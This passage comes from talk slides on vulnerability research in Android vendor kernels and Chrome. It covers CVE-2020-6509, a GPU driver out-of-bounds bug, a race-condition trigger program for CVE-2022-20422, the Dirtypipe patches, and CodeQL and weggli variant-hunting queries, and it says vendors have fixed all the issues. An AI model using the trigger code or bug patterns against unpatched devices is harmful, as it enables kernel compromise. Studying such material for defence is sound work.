
# CVE-2020-6509

chromium.googlesource.com/chromium/src/+/06704ae42c9d99495906fa98dde5aecd5c12108e/c

```
2115 void TabStripModel::FixOpeners(int index) {  
2116     WebContents* old_contents = GetWebContentsAtImpl(index);  
2117     for (auto& data : contents_data_) {  
2118         if (data->opener() == old_contents)  
2119             data->set_opener(contents_data_[index]->opener());  
2120     }  
2121 }
```

[https://chromium.googlesource.com/chromium/src/+/06704ae42c9d99495906fa98dde5aecd5c12108e/chrome/browser/ui/tabs/tab\\_strip\\_model.cc#2115](https://chromium.googlesource.com/chromium/src/+/06704ae42c9d99495906fa98dde5aecd5c12108e/chrome/browser/ui/tabs/tab_strip_model.cc#2115)

# CVE-2020-6509



chrome-extension://noelmhhondkfhjihmgophjpkbegbcick/js/main.html

Unchecked runtime.lastError: Cannot set a tab's opener to itself. main.h

```
1306     if (params->update_properties.opener_tab_id.get()) {
1307         int opener_id = *params->update_properties.opener_tab_id;
1308         WebContents* opener_contents = NULL;
1309         if (opener_id == tab_id)
1310             return RespondNow(Error("Cannot set a tab's opener to itself."));
1311         if (!ExtensionTabUtil::GetTabById(opener_id, browser_context(),
1312                                         include_incognito_information(), nullptr,
1313                                         nullptr, &opener_contents, nullptr)) {
1314             return RespondNow(Error(ErrorUtils::FormatErrorMessage(
1315                 tabs_constants::kTabNotFoundError, base::NumberToString(opener_id))));
1316         }
1317     }
```

# CVE-2020-6509

```
1409 ExtensionFunction::ResponseAction TabsMoveFunction::Run() {
1410     std::unique_ptr<tabs::Move::Params> params(
1411         tabs::Move::Params::Create(*args_));
1412     EXTENSION_FUNCTION_VALIDATE(params.get());
1413
1414     int new_index = params->move_properties.index;
1415     int* window_id = params->move_properties.window_id.get();
1416     std::unique_ptr<base::ListValue> tab_values(new base::ListValue());
1417
1418     size_t num_tabs = 0;
1419     std::string error;
1420     if (params->tab_ids.as_integers) {
1421         std::vector<int>& tab_ids = *params->tab_ids.as_integers;
1422         num_tabs = tab_ids.size();
1423         for (size_t i = 0; i < tab_ids.size(); ++i) {
1424             if (!MoveTab(tab_ids[i], &new_index, i, tab_values.get(), window_id,
1425                 &error)) {
1426                 return RespondNow(Error(error));
1427             }
1428         }
1429     }
1430 }
```

```
chrome.tabs.move(
    var__tab__1.id,
    {index:2}
)
```



# CVE-2020-6509

```
EE tab22: ▼ Object 11
  active: true
  audible: false
  autoDiscardable: true
  discarded: false
  height: 948
  highlighted: true
  id: 7
  incognito: false
  index: 1
  ▶ mutedInfo: {muted: false}
  openerTabId: 7
  pinned: false
  selected: true
  status: "loading"
  title: "新标签页"
  url: "chrome://newtab/"
  width: 901
  windowId: 1
  ▶ __proto__: Object
```

main.js:18

```
chrome.tabs.move(
    var_tab_1.id,
    {index:2}
)
```

# CVE-2022-32625

```

                                                                    // disp_idx is constant
if (disp_info->layer_num[disp_idx] <= 0) {
    /* direct skip */
    return 0;
}

if (start_idx < 0 || end_idx >= disp_info->layer_num[disp_idx]) // <---- check for loop1
    return -EINVAL;

for (i = start_idx; i <= end_idx; i++) {
    lc = &disp_info->input_config[disp_idx][i];
    if ((lc->src_height != lc->dst_height) ||
        (lc->src_width != lc->dst_width)) {
        // ...

        if (disp_info->gles_head[disp_idx] == -1 ||
            disp_info->gles_head[disp_idx] > i)
            disp_info->gles_head[disp_idx] = i;
        if (disp_info->gles_tail[disp_idx] == -1 ||
            disp_info->gles_tail[disp_idx] < i)
            disp_info->gles_tail[disp_idx] = i;
        // <---- Insufficient check
    }
}

if (disp_info->gles_head[disp_idx] != -1) {
    for (i = disp_info->gles_head[disp_idx];
         i <= disp_info->gles_tail[disp_idx]; i++) {
        lc = &disp_info->input_config[disp_idx][i];
        lc->ext_sel_layer = -1;
        // <---- loop2
        // <---- OOB
    }
}

```

This has already fixed.

# Discovered Vulnerabilities

issue#1	CVE-2022-32625 in gpu drm	issue#6	in gpu drm
issue#2	in Camera	issue#7	in gpu drm
issue#3	in Camera	issue#8	in gpu drm
issue#4	in gpu drm	issue#9	CVE-2022-26474 in sensor
issue#5	in gpu drm	issue#10	CVE-2022-32622 in geniezone

All these vuls had already been fixed by vendors.

## Phase2 Summary

- Incomplete/Insufficient checks happen from time to time.
- As for the effective fix, try other ways to bypass or go deeper into the subsequent logic, which is more feasible for more complex modules.

# Agenda

- The beginning of the journey: 3 ‘identical’ CVEs
- Event-based Fuzzing
- Patch-based Research
- **Realistic code Scenarios**
- Comment Police
- Conclusion


## Android Ecosystem



## Android kernel inheritance stream




# Vendor's diversity and differences in kernel







# OEM's diversity and differences in kernel




# Diversity of Multi-products's Multi-component



# Realistic code Scenarios





# CVE-2022-20422

\* [PATCH] arm64: fix slab-out-of-bounds in emulation\_proc\_handler when accessing concurrently

@ 2022-01-28 9:03 h00486469

2022-02-04 12:36 Catalin Marinas

0 siblings, 1 reply; 2+ messages in thread

From: h00486469 @ 2022-01-28 9:03 UTC (permalink / raw)

To: catalin.marinas, will, punit.agrawal, peterz, linux-kernel

Cc: hewenliang4, hejingxian

From: hewenliang <hewenliang4@huawei.com>

SAN reports an issue of slab-out-of-bounds in emulation\_proc\_handler when we try to read/write the interfaces in /proc/sys/abi concurrently. So we need to add emulation\_proc\_lock to protect table->data and insn from data corruption in emulation\_proc\_handler.

The stack is follows:

Call trace:

```
dump_backtrace+0x0/0x310
show_stack+0x28/0x38
dump_stack+0xec/0x15c
print_address_description+0x68/0x2d0
kasan_report+0x130/0x2f0
__asan_load4+0x88/0xb0
emulation_proc_handler+0x58/0x158
proc_sys_call_handler+0x1dc/0x228
proc_sys_read+0x44/0x58
__vfs_read+0xe0/0x320
vfs_read+0xbc/0x1c0
__arm64_sys_read+0x50/0x60
e10_svc_common+0xc8/0x2b8
e10_svc_handler+0xf8/0x160
e10_svc+0x10/0x218
```

The earliest patch  
2022-01-28

```
void *read_thread(void *path){
    int fd, len;
    len = random_num();
    fd = open(path, O_RDONLY | O_NONBLOCK);
    read(fd, buf, len);

    close(fd);
    return NULL;
}

void *write_thread(void *path){
    int fd;

    char *buf = random_buf();
    fd = open(path, O_RDWR | O_NONBLOCK);
    write(fd, buf, 0);
    write(fd, buf, len);

    close(fd);
    return NULL;
}

void main(int argc, char const *argv[])
{
    struct dirent *dp = NULL;
    char new_path[MAX_PATH_LEN] = {0};

    while((dp = readdir(argv[1])) != NULL){
        sprintf(new_path, sizeof(new_path) - 1, "%s/%s", argv[1], dp->d_name);
        for (int i = 0; i < READ_THREADS; ++i)
            pthread_create(&tid[i], NULL, read_thread, (void *)new_path);
        for (int i = 0; i < WRITE_THREADS; ++i)
            pthread_create(&tid[i], NULL, write_thread, (void *)new_path);
    }
}
```

# Dirtypipe&pipe\_write

```
@@ -414,6 +414,7 @@ static size_t copy_page_to_iter_pipe(struct
    return 0;
```

```
buf->ops = &page_cache_pipe_buf_ops;
```

```
+ buf->flags = 0;
```

```
get_page(page);
```

```
buf->page = page;
```

```
buf->offset = offset;
```

```
@@ -577,6 +578,7 @@ static size_t push_pipe(struct iov_iter
```

```
break;
```

```
buf->ops = &default_pipe_buf_ops;
```

```
+ buf->flags = 0;
```

```
buf->page = page;
```

```
buf->offset = 0;
```

```
buf->len = min_t(ssize_t, left, PAGE_SIZE);
```

Dirtypipe's patch  
(CVE-2022-0847)

```
@@ -593,6 +615,11 @@ pipe_write(struct kiocb *iocb, con
```

pipe\_write's patch

```
buf->ops = &anon_pipe_buf_ops;
```

```
buf->offset = 0;
```

```
buf->len = chars;
```

```
+ buf->flags = 0;
```

weggli statement

```
weggli -1 '{
    $buf->page = __(_);
    $buf->offset = __(_);
    $buf->len = __(_);
    NOT:$buf->flags = __(_);
}' ./src
```

# Multi-version scenarios

```
static int tcpc_transmit(struct tcpc_device *tcpc,  
                        enum tcpm_transmit_type type, u16 header,  
                        const u32 *data)  
{  
    int ret, data_cnt, packet_cnt;  
    u8 temp[TCPC_TRANSMIT_MAX_SIZE];  
    struct tcpc_data ^ddata = tcpc_get_dev_data(tcpc);  
    Long Long t1 = 0, t2 = 0;  
  
    TCPC_INFO("%s ++\n", __func__);  
    t1 = local_clock();  
    if (type < TCPC_TX_HARD_RESET) {  
        data_cnt = sizeof(u32) * PD_HEADER_CNT(header);  
        packet_cnt = data_cnt + sizeof(u16);  
  
        temp[0] = packet_cnt;  
        memcpy(temp + 1, (u8 *)&header, 2);  
        if (data_cnt > 0)  
            memcpy(temp + 3, (u8 *)data, data_cnt);  
  
        ret = tcpc_bulk_write(ddata, TCPC_V10_REG_TX_BYTE_CNT,  
                              (u8 *)temp, packet_cnt + 1);  
        if (ret < 0)  
            return ret;  
    }  
}
```

## CodeQL statement

```
from FunctionCall call, Expr sizeExpr, Expr destExpr,  
    Expr e1, Expr e2  
where (  
    call.getTarget().getName() = "memcpy"  
    or call.getTarget().getName() = "copy_from_user"  
)  
and destExpr = call.getArgument(0)  
and e1 = destExpr.getAChild*()  
and e1.getType().toString().matches("%]")  
and e2 = destExpr.getAChild*()  
and e2.isConstant()  
and e2.getValue().toInt() != 0  
and sizeExpr = call.getArgument(2)  
and not sizeExpr.isConstant()
```

Found 2 vul code on  
different version

This has already fixed.

# Multi-branch scenarios

```
...
if (copy_from_user
    (pData, (void __user *) (pRegIo->pData),
     pRegIo->Count * sizeof(struct DIP_REG_STRUCT)) != 0) {
    LOG_INF("copy_from_user failed\n");
    Ret = -EFAULT;
    goto EXIT;
}

Ret = DIP_WriteRegToHw(pData, pRegIo->Count);

static signed int DIP_WriteRegToHw(
    struct DIP_REG_STRUCT *pReg,
    unsigned int Count)
{
    void __iomem *regBase;
    ...
    for (i = 0; i < Count; i++) {
        if (dbgWriteReg)
            LOG_DBG("module(%d), base(0x%lx)",
                module,
                (unsigned long)regBase);
            LOG_DBG("Addr(0x%lx), Val(0x%x)\n",
                (unsigned long)pReg[i].Addr,
                (unsigned int)pReg[i].Val);
            if (((regBase + pReg[i].Addr) < (regBase + PAGE_SIZE),
                DIP_WR32(regBase + pReg[i].Addr, pReg[i].Val);
            else
                LOG_ERR("wrong address(0x%lx)\n",
```

CodeQL statement

```
from ValueFieldAccess address_vfa, PointerAddExpr
    addrExpr, IfStmt ifstmt, RelationalOperation condition

where condition = ifstmt.getCondition().getAChild*()
and addrExpr = condition.getLeftOperand()
and address_vfa = addrExpr.getAChild()
and not exists( IfStmt address_vfa_check |
    address_vfa_check.getParentStmt() = ifstmt.getParentStmt()
and address_vfa_check.getLocation().getStartLine()
    < ifstmt.getLocation().getStartLine()
and (address_vfa = address_vfa_check.getCondition().getAChild*())
)
```

Found 4 vul code on  
different branch

This has already fixed.



# Discovered Vulnerabilities

issue#1	CVE-2022-20422	issue#6	in gpu drm
issue#2	CVE-2022-32617	issue#7	CVE-2021-0940
issue#3	CVE-2022-26475	issue#8	CVE-2021-39650
issue#4	CVE-2022-32618	issue#9	in wlan driver
issue#5	CVE-2022-20070	issue#10	in wlan driver

All these vuls had already been fixed by vendors.

## Phase3 Summary

- When you see a bug, the room may have 1000
- Security is due to trust, and sometimes vulnerability is due to trust
- OEMs need to efficiently address vulnerabilities upstream and downstream and in multiple version branches
- The higher the convergence of the model, the higher the accuracy and the lower the false alarm rate. The higher the ambiguity of the model, the more of the result and the higher the false alarm rate
- It is better to use a model with higher convergence in similar functional modules

# Agenda

- The beginning of the journey: 3 ‘identical’ CVEs
- Event-based Fuzzing
- Patch-based Research
- Realistic code Scenarios
- **Comment Police**
- Conclusion



# Check in Comments

```
/* req*/
/* +-----+
